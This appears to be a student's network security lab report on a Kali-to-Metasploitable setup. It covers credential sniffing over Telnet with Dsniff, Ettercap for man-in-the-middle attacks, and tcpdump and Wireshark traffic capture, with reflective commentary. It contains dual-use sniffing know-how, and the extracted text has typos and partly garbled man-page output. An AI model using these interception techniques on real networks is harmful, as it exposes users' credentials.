English | Send Ctrl+Alt+Del | Send Ctrl+C | Toggle Full Screen
Press Ctrl+Alt to release the cursor from the guest

```

root@kali:~/home/cs2lab
File Actions Edit View Help
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ dir
vulnerable
msfadmin@metasploitable:~$ cd /
-bash: cd/: No such file or directory
msfadmin@metasploitable:~$ cd //
-bash: cd//: No such file or directory
msfadmin@metasploitable:~$ cd //
msfadmin@metasploitable:~/ls
bin boot cdrw dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz
msfadmin@metasploitable:~/ls
msfadmin@metasploitable:~/home$ ls
ftp msfadmin service user
msfadmin@metasploitable:~/home$ mkdir 111.txt
mkdir: cannot create directory `111.txt': Permission denied
msfadmin@metasploitable:~/home$ cd tmp
-bash: cd: tmp: No such file or directory
msfadmin@metasploitable:~/home$ ls
ftp msfadmin service user
msfadmin@metasploitable:~/home$ cd //
msfadmin@metasploitable:~/ls
msfadmin@metasploitable:~/tmp$ ls
5061.jsvc_up
msfadmin@metasploitable:~/tmp$ mkdir 111.txt
msfadmin@metasploitable:~/tmp$ ls
111.txt  5061.jsvc_up
msfadmin@metasploitable:~/tmp$ logout
Connection closed by foreign host.


[root@kali] ~
```

Reflection

Using Dsniff allows us to view and control command execution on the target system (Metasploitable) connected via Telnet on the attacker's machine (Kali Linux). By logging into the FTP server and Telnet server, we simulated the scenario of user authentication in the experiment, and discovered the risk that user authentication information may be intercepted by attackers in an unsecured network. This highlights the need to ensure effective authentication mechanisms (Bishop) and the use of secure transport protocols.

4. Ettercap

When we enter the command "`sudo ettercap -G`" in the kali linux VM terminal window to start Ettercap, because the option tells Ettercap to use GTK2 GUI (graphical user interface), therefore, Ettercap's graphical user interface will be started and displayed in the terminal window. We can see Ettercap's main interface, which contains various tools, options, and menus.



We continue to enter "`man errercap_curses`" in the terminal, we can see the manual page, which is the documentation or instructions, for Ettercap's Ncurses interface. The document provides a general overview of Ettercap's Ncurses GUI. It describes the simplicity and intuitiveness of the menu-driven interface, how to navigate and interact with windows, open menus, and use hotkeys. It also covers window management, focusing on overlapping windows, and provides a quick help feature for shortcuts.

The screenshot shows a terminal window titled "Ettercap - Man page for the Ncurses GUI." The window has a dark background with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, it says "P-CURSES (8)" and "System Manager's Manual". The main content area contains the man page for Ettercap, which describes the curses GUI and its various commands and keyboard shortcuts. It includes sections like "DESCRIPTION", "SELECT IT", and "COMMANDS". The text is dense and provides detailed information about how to use the tool.

We follow the prompts and enter h after page Ettercap_curses(8) line 1 (press h for help or q to quit). The help information of the Ettercap tool will be displayed. This is the help page for Ettercap, showing a summary of some of the commands and keyboard shortcuts available in the Ettercap command line interface. These commands and shortcuts are used to move, navigate, redraw the screen, and more in Ettercap's command line interface.

The screenshot shows a terminal window titled "SUMMARY OF LESS COMMANDS". The window has a dark background with white text. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, it says "P-CURSES (8)" and "System Manager's Manual". The main content area contains a table of less command summaries. The table has two columns: a command key and its description. For example, "h H" is described as "Display this help.", "q :q Q ZZ" is "Exit.", and "z" is "Forward one window (and set window to N)." There are also sections for "MOVING" and "SEARCHING". The text is in a standard sans-serif font.


Reflection

Ettercap is a network security tool mainly used for Man-in-the-Middle Attacks. Ettercap may be used to steal sensitive information from network traffic, such as usernames, passwords, etc., which violates confidentiality. The use of Ettercap may lead to data tampering, thus violating the Integrity (Bishop). Unauthorized use of Ettercap may result in unauthorized access to systems and data, which violates the principle of authorization (Bishop).

Exercise 3. Analysing network traffic

1. Tcpdump

Run tcpdump Command: Enter the command "`sudo tcpdump -i eth0`" in the shell and pause by sending Ctrl+C, halting the ongoing process.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "cs2lab@kali: ~/Desktop". The window contains the output of a `tcpdump` command capturing network traffic on interface `eth0`. The output shows numerous IP packets being transmitted between source and destination addresses, primarily involving port 45.135.106.143. The terminal shows the user pressing `Ctrl+C` to stop the capture, followed by statistics: 2004 packets captured, 2005 packets received by filter, 0 packets dropped by kernel, and 4294967205 packets dropped by interface.

```
English ▾ Send Ctrl+Alt+Del Send Ctrl+C Toggle Full Screen  
Press Ctrl+Alt to release the cursor from the guest  
File Actions Edit View Help  
12:27:16.296925 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], ack 1247437, win 262, opt  
12:27:16.300761 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], ack 1260335, win 262, opt  
12:27:16.300895 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1795748:1797196, ack  
th 1448  
12:27:16.300899 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1797196:1798644, ack  
th 1448  
12:27:16.300900 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1798644:1799964, ack  
gth 1320  
12:27:16.316499 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1799964:1801412, ack  
th 1448  
12:27:16.316881 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1801412:1802860, ack  
th 1448  
12:27:16.316882 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1802860:1804308, ack  
th 1448  
12:27:16.316884 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1804308:1805756, ack  
th 1448  
12:27:16.316886 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1805756:1807204, ack  
gth 1448  
12:27:16.316889 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1807204:1808652, ack  
th 1448  
12:27:16.316889 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1808652:1810100, ack  
th 1448  
12:27:16.316896 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1810100:1811548, ack  
gth 1448  
12:27:16.326015 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1811548:1811902, ack  
gth 354  
^C  
2004 packets captured  
2005 packets received by filter  
0 packets dropped by kernel  
4294967205 packets dropped by interface  
└─(cs2lab㉿kali)-[~/Desktop]  
$
```

Reflections

The operation begins with the initiation of packet capture by executing the "`sudo tcpdump -i eth0`" command in the shell. This command activates the `tcpdump` tool and collects information related to packets transmitted through the `eth0` network interface. This gathered data encompasses details such as source and destination IP addresses, ports, protocols, and more.

Throughout the operation, real-time updates are integral to the process. The results continuously refresh in real-time, providing an up-to-date showcase of information pertaining to the captured packets. This dynamic display ensures that users can monitor and analyze the current state of the captured data as the operation progresses.

Save Packet Capture Information to File: Enter the command "`sudo tcpdump -i ethN -w filename`" to save the log information to a file named "`filename`." This step involves saving the previously paused network packet capture information to a file.

The screenshot shows a terminal window titled "cs2lab@kali: ~/Desktop". The terminal displays the output of a "tcpdump" command capturing network traffic. The output includes several "rsync" connections between IP addresses 45.135.106.143 and 10.11.202.232. The terminal also shows the command "sudo tcpcdump -i eth0 -w filename" being run, and the message "tcpcdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes".

```

File Actions Edit View Help
th 1448
12:27:16.300899 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1797196:1798644, ack
th 1448
12:27:16.300900 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1798644:1799964, ack
gth 1320
12:27:16.316499 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1799964:1801412, ack
th 1448
12:27:16.316881 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1801412:1802860, ack
th 1448
12:27:16.316884 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1802860:1804308, ack
th 1448
12:27:16.316886 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1805756:1807204, ack
gth 1448
12:27:16.316889 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1807204:1808652, ack
th 1448
12:27:16.316890 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [.], seq 1808652:1810100, ack
th 1448
12:27:16.316896 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1810100:1811548, ack
gth 1448
12:27:16.326015 IP 45.135.106.143.rsync > 10.11.202.232.51330: Flags [P.], seq 1811548:1811902, ack
gth 354
`c
2004 packets captured
2005 packets received by filter
0 packets dropped by kernel
4294967205 packets dropped by interface

```

(cs2lab@kali)-[~/Desktop]\$ sudo tcpcdump -i eth0 -w filename
tcpcdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes

Access Tool Manual: Next, enter "sudo man tcpcdump" in the command line. This command will display the manual page for the tcpcdump tool. The manual page serves as a comprehensive document, offering information about the command, its usage, and relevant configuration options.

The screenshot shows a terminal window titled "cs2lab@kali: ~/Desktop". The terminal displays the "tcpcdump" manual page from the "System Manager's Manual". The manual page covers the SYNOPSIS, DESCRIPTION, and SEE ALSO sections of the tcpcdump command.

```

NAME
    tcpcdump - dump traffic on a network

SYNOPSIS
    tcpcdump [ -AbdDefHItKLnmpqstuvxx ] [ -B buffer_size ]
    [ -c count ] [ --count ] [ -C file_size ]
    [ -F file ] [ --rotate seconds ] [ -i interface ]
    [ --immediate-mode ] [ --timestamp-type ] [ --mode mode ]
    [ --pidfile pidfile ] [ --pidfile-format format ]
    [ -n file ] [ --snallen ] [ -T type ] [ --tsf tsf ]
    [ -V file ] [ --file file ] [ --filtercount filtercount ] [ --y datalinktype ]
    [ -2 file ] [ --file2 file ] [ --filtercount2 filtercount2 ] [ --y2 datalinktype2 ]
    [ --time-stamp-precision timestamp_precision ]
    [ --micro ] [ --name name ]
    [ expression ]


DESCRIPTION
    tcpcdump prints out a description of the contents of packets on a network interface
    that match the Boolean expression (see pcap-filter(7) for the expression syntax); the
    description is preceded by a time stamp, printed, by default, as hours, minutes, sec-
    onds, and fractions of a second. The output can be directed to a file or to standard
    output, which causes it to write the packet data to a file for later analysis, and/or with the
    -r flag, which causes it to read from a saved packet file rather than to read packets
    from the network. tcpcdump can also be run with the -V flag, which causes it to
    read a list of saved packet files. In all cases, only packets that match expression
    will be processed by tcpcdump.

    Tcpcdump will, if not run with the -c flag, continue capturing packets until it is in-
    terrupted by a SIGINT signal (generated, for example, by typing your interrupt char-
    acter, typically control-C) or a SIGTERM signal (typically generated with the kill(1)
    command). The tcpcdump command can also be interrupted by pressing q at any time
    (press h for help or q to quit).


```

2. Wireshark


Initiate Wireshark: Start the Wireshark program by entering the command "sudo wireshark" in a non-root shell.




Select Network Interface: Select "eth0." to capture network traffic. Navigate to Capture > Start or use the Shark-fin icon/button to commence the capture. Wireshark begins monitoring traffic passing through the eth0 network interface.




Generate Network Traffic: Use the web browser to visit a website, allowing network traffic to flow. Observe the ongoing capture.



Stop Capture and Observe: Stop the traffic capture by going to Capture > Stop. Examine the logged network traffic to gain insights into the captured data.



Analyze Logs: Check the logs to explore the information captured.




Refelction

When analyzing network traffic using Wireshark, each line of data packets is color-coded, the various colors correspond to different protocols and can be viewed in Wireshark's "View Coloring Rules." Here are some common colors and their meanings:

- Black: Typically used to denote unresolved or unsupported protocols.
- Blue: Represents TCP packets, encompassing common web traffic, file transfers, and more.
- Green: Indicates UDP packets, commonly used for audio/video streaming, DNS queries, etc.
- Red: Represents erroneous packets or those not adhering to protocol specifications.
- Light Blue: Represents DNS traffic.
- Yellow: Indicates ICMP traffic, commonly used for ping and traceroute activities.
- Purple: Represents ARP (Address Resolution Protocol) traffic.
- Gray: Represents other types of traffic, such as LLDP (Link Layer Discovery Protocol).

Filter the captured information: In the "Apply a Display Filter" section, enter a filtering condition, for example, ip.addr == 10.11.202.189 (local IP address). Click the right arrow "Apply" on the right side and the filtered information is showed.



Refelction


When selecting a packet in Wireshark, the "Packet Detail" section appears in the lower-left corner, and clicking the left arrow expands detailed information for each layer. For instance, 11th packet reveals content spanning four hierarchical layers:

- Frame: The lowest layer, displaying information about the packet's physical layer.
- Ethernet: The data link layer, presenting details about the Ethernet frame.
- Internet Protocol: The network layer, showcasing the header information of the IP protocol.
- Transmission Control Protocol (TCP): The transport layer, exhibiting the header information of the TCP protocol.


In the lower-right corner is the "Dissector Pane," displaying the content of the original message. Through this interface, one can delve into the structure and content of each packet, facilitating a detailed analysis and comprehension of the intricacies of network communication.

